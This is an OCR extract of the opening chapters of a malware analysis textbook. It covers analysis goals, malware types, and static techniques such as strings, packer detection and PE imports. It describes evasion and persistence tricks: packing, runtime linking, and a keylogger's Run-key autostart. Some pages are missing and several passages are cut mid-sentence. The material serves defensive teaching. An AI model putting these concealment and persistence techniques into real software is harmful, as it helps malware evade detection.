INTRODUCTION

The phone rings, and the networking guys tell you that you've been hacked and that your customers' sensitive information is being stolen from your network. You begin your investigation by checking your logs to identify the hosts involved. You scan the hosts with antivirus software to find the malicious program, and catch a lucky break when it detects a trojan horse named *TROJ.snapAK*. You delete the file in an attempt to clean things up, and you use network capture to create an intrusion detection system (IDS) signature to make sure no other machines are infected. Then you patch the hole that you think the attackers used to break in to ensure that it doesn't happen again.

Then, several days later, the networking guys are back, telling you that sensitive data is being stolen from your network. It seems like the same attack, but you have no idea what to do. Clearly, your IDS signature failed, because more machines are infected, and your antivirus software isn't providing enough protection to isolate the threat. Now upper management demands an explanation of what happened, and all you can tell them about the malware is that it was *TROJ.snapAK*. You don't have the answers to the most important questions, and you're looking kind of lame.

How do you determine exactly what *TROJ.snapAK* does so you can eliminate the threat? How do you write a more effective network signature? How can you find out if any other machines are infected with this malware? How can you make sure you've deleted the entire malware package and not just one part of it? How can you answer management's questions about what the malicious program does?

All you can do is tell your boss that you need to hire expensive outside consultants because you can't protect your own network. That's not really the best way to keep your job secure.

Ah, but fortunately, you were smart enough to pick up a copy of *Practical Malware Analysis*. The skills you'll learn in this book will teach you how to answer those hard questions and show you how to protect your network from malware.

What Is Malware Analysis?

Malicious software, or *malware*, plays a part in most computer intrusion and security incidents. Any software that does something that causes harm to a user, computer, or network can be considered malware, including viruses, trojan horses, worms, rootkits, scareware, and spyware. While the various malware incarnations do all sorts of different things (as you'll see throughout this book), as malware analysts, we have a core set of tools and techniques at our disposal for analyzing malware.

Malware analysis is the art of dissecting malware to understand how it works, how to identify it, and how to defeat or eliminate it. And you don't need to be an uber-hacker to perform malware analysis.

With millions of malicious programs in the wild, and more encountered every day, malware analysis is critical for anyone who responds to computer security incidents. And, with a shortage of malware analysis professionals, the skilled malware analyst is in serious demand.

That said, this is not a book on how to find malware. Our focus is on how to analyze malware once it has been found. We focus on malware found on the Windows operating system—by far the most common operating system in use today—but the skills you learn will serve you well when analyzing malware on any operating system. We also focus on executables, since they are the most common and the most difficult files that you'll encounter. At the same time, we've chosen to avoid discussing malicious scripts and Java programs. Instead, we dive deep into the methods used for dissecting advanced threats, such as backdoors, covert malware, and rootkits.

Prerequisites

Regardless of your background or experience with malware analysis, you'll find something useful in this book.

Chapters 1 through 3 discuss basic malware analysis techniques that even those with no security or programming experience will be able to use to perform malware triage. Chapters 4 through 14 cover more intermediate

material that will arm you with the major tools and skills needed to analyze most malicious programs. These chapters do require some knowledge of programming. The more advanced material in Chapters 15 through 19 will be useful even for seasoned malware analysts because it covers strategies and techniques for analyzing even the most sophisticated malicious programs, such as programs utilizing anti-disassembly, anti-debugging, or packing techniques.

This book will teach you how and when to use various malware analysis techniques. Understanding when to use a particular technique can be as important as knowing the technique, because using the wrong technique in the wrong situation can be a frustrating waste of time. We don't cover every tool, because tools change all the time and it's the core skills that are important. Also, we use realistic malware samples throughout the book (which you can download from *http://www.practicalmalwareanalysis.com/* or *http://www.nostarch.com/malware.htm*) to expose you to the types of things that you'll see when analyzing real-world malware.

Practical, Hands-On Learning

Our extensive experience teaching professional reverse-engineering and malware analysis classes has taught us that students learn best when they get to practice the skills they are learning. We've found that the quality of the labs is as important as the quality of the lecture, and without a lab component, it's nearly impossible to learn how to analyze malware.

To that end, lab exercises at the end of most chapters allow you to practice the skills taught in that chapter. These labs challenge you with realistic malware designed to demonstrate the most common types of behavior that you'll encounter in real-world malware. The labs are designed to reinforce the concepts taught in the chapter without overwhelming you with unrelated information. Each lab includes one or more malicious files (which can be downloaded from *http://www.practicalmalwareanalysis.com/* or *http://www.nostarch.com/malware.htm*), some questions to guide you through the lab, short answers to the questions, and a detailed analysis of the malware.

The labs are meant to simulate realistic malware analysis scenarios. As such, they have generic filenames that provide no insight into the functionality of the malware. As with real malware, you'll start with no information, and you'll need to use the skills you've learned to gather clues and figure out what the malware does.

The amount of time required for each lab will depend on your experience. You can try to complete the lab yourself, or follow along with the detailed analysis to see how the various techniques are used in practice.

Most chapters contain three labs. The first lab is generally the easiest, and most readers should be able to complete it. The second lab is meant to be moderately difficult, and most readers will require some assistance from the solutions. The third lab is meant to be difficult, and only the most adept readers will be able to complete it without help from the solutions.

What's in the Book?

Practical Malware Analysis begins with easy methods that can be used to get information from relatively unsophisticated malicious programs, and proceeds with increasingly complicated techniques that can be used to tackle even the most sophisticated malicious programs. Here's what you'll find in each chapter:

- Chapter 0, "Malware Analysis Primer," establishes the overall process and methodology of analyzing malware.
- Chapter 1, "Basic Static Techniques," teaches ways to get information from an executable without running it.
- Chapter 2, "Malware Analysis in Virtual Machines," walks you through setting up virtual machines to use as a safe environment for running malware.
- Chapter 3, "Basic Dynamic Analysis," teaches easy-to-use but effective techniques for analyzing a malicious program by running it.
- Chapter 4, "A Crash Course in x86 Assembly," is an introduction to the x86 assembly language, which provides a foundation for using IDA Pro and performing in-depth analysis of malware.
- Chapter 5, "IDA Pro," shows you how to use IDA Pro, one of the most important malware analysis tools. We'll use IDA Pro throughout the remainder of the book.
- Chapter 6, "Recognizing C Code Constructs in Assembly," provides examples of C code in assembly and teaches you how to understand the high-level functionality of assembly code.
- Chapter 7, "Analyzing Malicious Windows Programs," covers a wide range of Windows-specific concepts that are necessary for understanding malicious Windows programs.
- Chapter 8, "Debugging," explains the basics of debugging and how to use a debugger for malware analysts.
- Chapter 9, "OllyDbg," shows you how to use OllyDbg, the most popular debugger for malware analysts.
- Chapter 10, "Kernel Debugging with WinDbg," covers how to use the WinDbg debugger to analyze kernel-mode malware and rootkits.
- Chapter 11, "Malware Behavior," describes common malware functionality and shows you how to recognize that functionality when analyzing malware.
- Chapter 12, "Covert Malware Launching," discusses how to analyze a particularly stealthy class of malicious programs that hide their execution within another process.
- Chapter 13, "Data Encoding," demonstrates how malware may encode data in order to make it harder to identify its activities in network traffic or on the victim host.

0

MALWARE ANALYSIS PRIMER

Before we get into the specifics of how to analyze malware, we need to define some terminology, cover common types of malware, and introduce the fundamental approaches to malware analysis. Any software that does something that causes detriment to the user, computer, or network—such as viruses, trojan horses, worms, rootkits, scareware, and spyware—can be considered *malware*. While malware appears in many different forms, common techniques are used to analyze malware. Your choice of which technique to employ will depend on your goals.

The Goals of Malware Analysis

The purpose of malware analysis is usually to provide the information you need to respond to a network intrusion. Your goals will typically be to determine exactly what happened, and to ensure that you've located all infected machines and files. When analyzing suspected malware, your goal will typically be to determine exactly what a particular suspect binary can do, how to detect it on your network, and how to measure and contain its damage.

Once you identify which files require full analysis, it's time to develop signatures to detect malware infections on your network. As you'll learn throughout this book, malware analysis can be used to develop host-based and network signatures.

Host-based signatures, or indicators, are used to detect malicious code on victim computers. These indicators often identify files created or modified by the malware or specific changes that it makes to the registry. Unlike antivirus signatures, malware indicators focus on what the malware does to a system, not on the characteristics of the malware itself, which makes them more effective in detecting malware that changes form or that has been deleted from the hard disk.

Network signatures are used to detect malicious code by monitoring network traffic. Network signatures can be created without malware analysis, but signatures created with the help of malware analysis are usually far more effective, offering a higher detection rate and fewer false positives.

After obtaining the signatures, the final objective is to figure out exactly how the malware works. This is often the most asked question by senior management, who want a full explanation of a major intrusion. The in-depth techniques you'll learn in this book will allow you to determine the purpose and capabilities of malicious programs.

Malware Analysis Techniques

Most often, when performing malware analysis, you'll have only the malware executable, which won't be human-readable. In order to make sense of it, you'll use a variety of tools and tricks, each revealing a small amount of information. You'll need to use a variety of tools in order to see the full picture.

There are two fundamental approaches to malware analysis: static and dynamic. *Static analysis* involves examining the malware without running it. *Dynamic analysis* involves running the malware. Both techniques are further categorized as basic or advanced.

Basic Static Analysis

Basic static analysis consists of examining the executable file without viewing the actual instructions. Basic static analysis can confirm whether a file is malicious, provide information about its functionality, and sometimes provide information that will allow you to produce simple network signatures. Basic static analysis is straightforward and can be quick, but it's largely ineffective against sophisticated malware, and it can miss important behaviors.

Basic Dynamic Analysis

Basic dynamic analysis techniques involve running the malware and observing its behavior on the system in order to remove the infection, produce effective signatures, or both. However, before you can run malware safely, you must set up an environment that will allow you to study the running

malware without risk of damage to your system or network. Like basic static analysis techniques, basic dynamic analysis techniques can be used by most people without deep programming knowledge, but they won't be effective with all malware and can miss important functionality.

Advanced Static Analysis

Advanced static analysis consists of reverse-engineering the malware's internals by loading the executable into a disassembler and looking at the program instructions in order to discover what the program does. The instructions are executed by the CPU, so advanced static analysis tells you exactly what the program does. However, advanced static analysis has a steeper learning curve than basic static analysis and requires specialized knowledge of disassembly, code constructs, and Windows operating system concepts, all of which you'll learn in this book.

Advanced Dynamic Analysis

Advanced dynamic analysis uses a debugger to examine the internal state of a running malicious executable. Advanced dynamic analysis techniques provide another way to extract detailed information from an executable. These techniques are most useful when you're trying to obtain information that is difficult to gather with the other techniques. In this book, we'll show you how to use advanced dynamic analysis together with advanced static analysis in order to completely analyze suspected malware.

Types of Malware

When performing malware analysis, you will find that you can often speed up your analysis by making educated guesses about what the malware is trying to do and then confirming those hypotheses. Of course, you'll be able to make better guesses if you know the kinds of things that malware usually does. To that end, here are the categories that most malware falls into:

Backdoor Malicious code that installs itself onto a computer to allow the attacker access. Backdoors usually let the attacker connect to the computer with little or no authentication and execute commands on the local system.

Botnet Similar to a backdoor, in that it allows the attacker access to the system, but all computers infected with the same botnet receive the same instructions from a single command-and-control server.

Downloader Malicious code that exists only to download other malicious code. Downloaders are commonly installed by attackers when they first gain access to a system. The downloader program will download and install additional malicious code.

General Rules for Malware Analysis

We'll finish this primer with several rules to keep in mind when performing analysis.

First, don't get too caught up in the details. Most malware programs are large and complex, and you can't possibly understand every detail. Focus instead on the key features. When you run into difficult and complex sections, try to get a general overview before you get stuck in the weeds.

Second, remember that different tools and approaches are available for different jobs. There is no one approach. Every situation is different, and the various tools and techniques that you'll learn will have similar and sometimes overlapping functionality. If you're not having luck with one tool, try another. If you get stuck, don't spend too long on any one issue; move on to something else. Try analyzing the malware from a different angle, or just try a different approach.

Finally, remember that malware analysis is like a cat-and-mouse game. As new malware analysis techniques are developed, malware authors respond with new techniques to thwart analysis. To succeed as a malware analyst, you must be able to recognize, understand, and defeat these techniques, and respond to changes in the art of malware analysis.

PART 1

BASIC ANALYSIS

1

BASIC STATIC TECHNIQUES

We begin our exploration of malware analysis with static analysis, which is usually the first step in studying malware. *Static analysis* describes the process of analyzing the code or structure of a program to determine its function. The program itself is not run at this time. In contrast, when performing *dynamic analysis*, the analyst actually runs the program, as you'll learn in Chapter 3.


This chapter discusses multiple ways to extract useful information from executables. In this chapter, we'll discuss the following techniques:

- Using antivirus tools to confirm maliciousness
- Using hashes to identify malware
- Gleaning information from a file's strings, functions, and headers

Each technique can provide different information, and the ones you use depend on your goals. Typically, you'll use several techniques to gather as much information as possible.

Practical Malware Analysis

The Hands-On Guide to Dissecting Malicious Software



Michael Sikorski
and Andrew Honig

Foreword by Richard Bejtlich

no starch press




Figure 1-1: Output of WinMD5

Finding Strings

A *string* in a program is a sequence of characters such as "the." A program contains strings if it prints a message, connects to a URL, or copies a file to a specific location.

Searching through the strings can be a simple way to get hints about the functionality of a program. For example, if the program accesses a URL, then you will see the URL accessed stored as a string in the program. You can use the Strings program (*http://bit.ly/ic4plL*), to search an executable for strings, which are typically stored in either ASCII or Unicode format.

NOTE *Microsoft uses the term* wide character string *to describe its implementation of Unicode strings, which varies slightly from the Unicode standards. Throughout this book, when we refer to Unicode, we are referring to the Microsoft implementation.*

Both ASCII and Unicode formats store characters in sequences that end with a *NULL terminator* to indicate that the string is complete. ASCII strings use 1 byte per character, and Unicode uses 2 bytes per character.

Figure 1-2 shows the string `BAD` stored as ASCII. The ASCII string is stored as the bytes 0x42, 0x41, 0x44, and 0x00, where 0x42 is the ASCII representation of a capital letter *B*, 0x41 represents the letter *A*, and so on. The 0x00 at the end is the NULL terminator.




Figure 1-2: ASCII representation of the string `BAD`

Figure 1-3 shows the string `BAD` stored as Unicode. The Unicode string is stored as the bytes 0x42, 0x00, 0x41, and so on. A capital *B* is represented by the bytes 0x42 and 0x00, and the NULL terminator is two 0x00 bytes in a row.

things: The subject malware sends messages (probably through email), and it depends on a mail system DLL. This information suggests that we might want to check email logs for suspicious traffic, and that another DLL (`Mail system DLL`) might be associated with this particular malware. Note that the missing DLL itself is not necessarily malicious; malware often uses legitimate libraries and DLLs to further its goals.

Packed and Obfuscated Malware

Malware writers often use packing or obfuscation to make their files more difficult to detect or analyze. *Obfuscated* programs are ones whose execution the malware author has attempted to hide. *Packed* programs are a subset of obfuscated programs in which the malicious program is compressed and cannot be analyzed. Both techniques will severely limit your attempts to statically analyze the malware.

Legitimate programs almost always include many strings. Malware that is packed or obfuscated contains very few strings. If upon searching a program with Strings, you find that it has only a few strings, it is probably either obfuscated or packed, suggesting that it may be malicious. You'll likely need to throw more than static analysis at it in order to investigate further.

NOTE *Packed and obfuscated code will often include at least the functions `LoadLibrary` and `GetProcAddress`, which are used to load and gain access to additional functions.*

Packing Files

When the packed program is run, a small wrapper program also runs to decompress the packed file and then run the unpacked file, as shown in Figure 1-4. When a packed program is analyzed statically, only the small wrapper program can be dissected. (Chapter 18 discusses packing and unpacking in more detail.)




Figure 1-4: The file on the left is the original executable, with all strings, imports, and other information visible. On the right is a packed executable. All of the packed file's strings, imports, and other information are compressed and invisible to most static analysis tools.

Detecting Packers with PEiD

One way to detect packed files is with the PEiD program. You can use PEiD to detect the type of packer or compiler employed to build an application, which makes analyzing the packed file much easier. Figure 1-5 shows information about the *orig_af2.ex_* file as reported by PEiD.




Figure 1-5: The PEiD program

NOTE *Development and support for PEiD has been discontinued since April 2011, but it's still the best tool available for packer and compiler detection. In many cases, it will also identify which packer was used to pack the file.*

As you can see, PEiD has identified the file as being packed with UPX version 0.89.6-1.02 or 1.05-2.90. (Just ignore the other information shown here for now. We'll examine this program in more detail in Chapter 18.)

When a program is packed, you must unpack it in order to be able to perform any analysis. The unpacking process is often complex and is covered in detail in Chapter 18, but the UPX packing program is so popular and easy to use for unpacking that it deserves special mention here. For example, to unpack malware packed with UPX, you would simply download UPX (*http://upx.sourceforge.net/*) and run it like so, using the packed program as input:

```
upx -d PackedProgram.exe
```

NOTE *Many PEiD plug-ins will run the malware executable without warning! (See Chapter 2 to learn how to set up a safe environment for running malware.) Also, like all programs, especially those used for malware analysis, PEiD can be subject to vulnerabilities. For example, PEiD version 0.92 contained a buffer overflow that allowed an attacker to execute arbitrary code. This would have allowed a clever malware writer to write a program to exploit the malware analyst's machine. Be sure to use the latest version of PEiD.*

Portable Executable File Format

So far, we have discussed tools that scan executables without regard to their format. However, the format of a file can reveal a lot about the program's functionality.

The Portable Executable (PE) file format is used by Windows executables, object code, and DLLs. The PE file format is a data structure that contains the information necessary for the Windows OS loader to manage the wrapped executable code. Nearly every file with executable code that is loaded by Windows is in the PE file format, though some legacy file formats do appear on rare occasion in malware.

PE files begin with a header that includes information about the code, the type of application, required library functions, and space requirements. The information in the PE header is of great value to the malware analyst.

Linked Libraries and Functions

One of the most useful pieces of information that we can gather about an executable is the list of functions that it imports. *Imports* are functions used by one program that are actually stored in a different program, such as code libraries that contain functionality common to many programs. Code libraries can be connected to the main executable by *linking*.

Programmers link imports to their programs so that they don't need to re-implement certain functionality in multiple programs. Code libraries can be linked statically, at runtime, or dynamically. Knowing how the library code is linked is critical to our understanding of malware because the information we can find in the PE file header depends on how the library code has been linked. We'll discuss several tools for viewing an executable's imported functions in this section.

Static, Runtime, and Dynamic Linking

Static linking is the least commonly used method of linking libraries, although it is common in UNIX and Linux programs. When a library is statically linked to an executable, all code from that library is copied into the executable, which makes the executable grow in size. When analyzing code, it's difficult to differentiate between statically linked code and the executable's own code, because nothing in the PE file header indicates that the file contains linked code.

While unpopular in friendly programs, *runtime linking* is commonly used in malware, especially when it's packed or obfuscated. Executables that use runtime linking connect to libraries only when that function is needed, not at program start, as with dynamically linked programs.

Several Microsoft Windows functions allow programmers to import linked functions not listed in a program's file header. Of these, the two most commonly used are `LoadLibrary` and `GetProcAddress`. `LdrGetProcAddress` and `LdrLoadDll` are also used. `LoadLibrary` and `GetProcAddress` allow a program to access any function in any library on the system, which means that when these functions are used, you can't tell statically which functions are being linked to by the suspect program.

Of all linking methods, *dynamic linking* is the most common and the most interesting for malware analysts. When libraries are dynamically linked, the host OS searches for the necessary libraries when the program is loaded. When the program calls the linked library function, that function executes within the library.

The PE file header stores information about every library that will be loaded and every function that will be used by the program. The libraries used and functions called are often the most important parts of a program, and identifying them is particularly important, because it allows us to guess at what the program does. For example, if a program imports the function `URLDownloadToFile`, you might guess that it connects to the Internet to download some content that it then stores in a local file.

Exploring Dynamically Linked Functions with Dependency Walker

The Dependency Walker program (*http://www.dependencywalker.com/*), distributed with some versions of Microsoft Visual Studio and other Microsoft development packages, lists only dynamically linked functions in an executable.

Figure 1-6 shows the Dependency Walker's analysis of *SERVICES.EX_* ❶. The far left pane at ❷ shows the program as well as the DLLs being imported, namely *KERNEL32.DLL* and *WS2_32.DLL*.




Figure 1-6: The Dependency Walker program

Clicking *KERNEL32.DLL* shows its imported functions in the upper-right pane at ❸. We see several functions, but the most interesting is `CreateProcessA`, which tells us that the program will probably create another process, and suggests that when running the program, we should watch for the launch of additional programs.

The middle right pane at ❹ lists all functions in *KERNEL32.DLL* that can be imported—information that is not particularly useful to us. Notice the column in panes ❸ and ❹ labeled Ordinal. Executables can import functions

Imported Functions

The PE file header also includes information about specific functions used by an executable. The names of these Windows functions can give you a good idea about what the executable does. Microsoft does an excellent job of documenting the Windows API through the Microsoft Developer Network (MSDN) library. (You'll also find a list of functions commonly used by malware in Appendix A.)

Exported Functions

Like imports, DLLs and EXEs export functions to interact with other programs and code. Typically, a DLL implements one or more functions and exports them for use by an executable that can then import and use them.

The PE file contains information about which functions a file exports. Because DLLs are specifically implemented to provide functionality used by EXEs, exported functions are most common in DLLs. EXEs are not designed to provide functionality for other EXEs, and exported functions are rare. If you discover exports in an executable, they often will provide useful information.

In many cases, software authors name their exported functions in a way that provides useful information. One common convention is to use the name used in the Microsoft documentation. For example, in order to run a program as a service, you must first define a `ServiceMain` function. The presence of an exported function called `ServiceMain` tells you that the malware runs as part of a service.

Unfortunately, while the Microsoft documentation calls this function `ServiceMain`, and it's common for programmers to do the same, the function can have any name. Therefore, the names of exported functions are actually of limited use against sophisticated malware. If malware uses exports, it will often either omit names entirely or use unclear or misleading names.

You can view export information using the Dependency Walker program discussed in "Exploring Dynamically Linked Functions with Dependency Walker" on page 16. For a list of exported functions, click the name of the file you want to examine. Referring back to Figure 1-6, window ❹ shows all of a file's exported functions.

Static Analysis in Practice

Now that you understand the basics of static analysis, let's examine some real malware. We'll look at a potential keylogger and then a packed program.

PotentialKeylogger.exe: An Unpacked Executable

Table 1-2 shows an abridged list of functions imported by *PotentialKeylogger.exe*, as collected using Dependency Walker. Because we see so many imports, we can immediately conclude that this file is not packed.

surmise that it has a GUI that is displayed only to a specific user, and that the hotkey registered with `RegisterHotKey` specifies the hotkey that the malicious user enters to see the keylogger GUI and access recorded keystrokes. We can further speculate from the registry function and the existence of `Software\Microsoft\Windows\CurrentVersion\Run` that this program sets itself to load at system startup.

PackedProgram.exe: A Dead End

Table 1-3 shows a complete list of the functions imported by a second piece of unknown malware. The brevity of this list tells us that this program is packed or obfuscated, which is further confirmed by the fact that this program has no readable strings. A Windows compiler would not create a program that imports such a small number of functions; even a Hello, World program would have more.

Table 1-3: DLLs and Functions Imported from *PackedProgram.exe*

Kernel32.dll	User32.dll
GetModuleHandleA	MessageBoxA
LoadLibraryA	
GetProcAddress	
ExitProcess	
VirtualAlloc	
VirtualFree	

The fact that this program is packed is a valuable piece of information, but its packed nature also prevents us from learning anything more about the program using basic static analysis. We'll need to try more advanced analysis techniques such as dynamic analysis (covered in Chapter 3) or unpacking (covered in Chapter 18).

The PE File Headers and Sections

PE file headers can provide considerably more information than just imports. The PE file format contains a header followed by a series of sections. The header contains metadata about the file itself. Following the header are the actual sections of the file, each of which contains useful information. As we progress through the book, we will continue to discuss strategies for viewing the information in each of these sections. The following are the most common and interesting sections in a PE file:

`.text` The `.text` section contains the instructions that the CPU executes. All other sections store data and supporting information. Generally, this is the only section that can execute, and it should be the only section that includes code.

`.rdata` The `.rdata` section typically contains the import and export information, which is the same information available from both Dependency

Walker and PEview. This section can also store other read-only data used by the program. Sometimes a file will contain an `.idata` and `.edata` section, which store the import and export information (see Table 1-4).

`.data` The `.data` section contains the program's global data, which is accessible from anywhere in the program. Local data is not stored in this section, or anywhere else in the PE file. (We address this topic in Chapter 6.)

`.rsrc` The `.rsrc` section includes the resources used by the executable that are not considered part of the executable, such as icons, images, menus, and strings. Strings can be stored either in the `.rsrc` section or in the main program, but they are often stored in the `.rsrc` section for multilanguage support.

Section names are often consistent across a compiler, but can vary across different compilers. For example, Visual Studio uses `.text` for executable code, but Borland Delphi uses `CODE`. Windows doesn't care about the actual name since it uses other information in the PE header to determine how a section is used. Furthermore, the section names are sometimes obfuscated to make analysis more difficult. Luckily, the default names are used most of the time. Table 1-4 lists the most common you'll encounter.

Table 1-4: Sections of a PE File for a Windows Executable

Executable	Description
`.text`	Contains the executable code
`.rdata`	Holds read-only data that is globally accessible within the program
`.data`	Stores global data accessed throughout the program
`.idata`	Sometimes present and stores the import function information; if this section is not present, the import function information is stored in the `.rdata` section
`.edata`	Sometimes present and stores the export function information; if this section is not present, the export function information is stored in the `.rdata` section
`.pdata`	Present only in 64-bit executables and stores exception-handling information
`.rsrc`	Stores resources needed by the executable
`.reloc`	Contains information for relocation of library files

Examining PE Files with PEview

The PE file format stores interesting information within its header. We can use the PEview tool to browse through the information, as shown in Figure 1-7.

In the figure, the left pane at ❶ displays the main parts of a PE header. The `IMAGE_FILE_HEADER` entry is highlighted because it is currently selected.

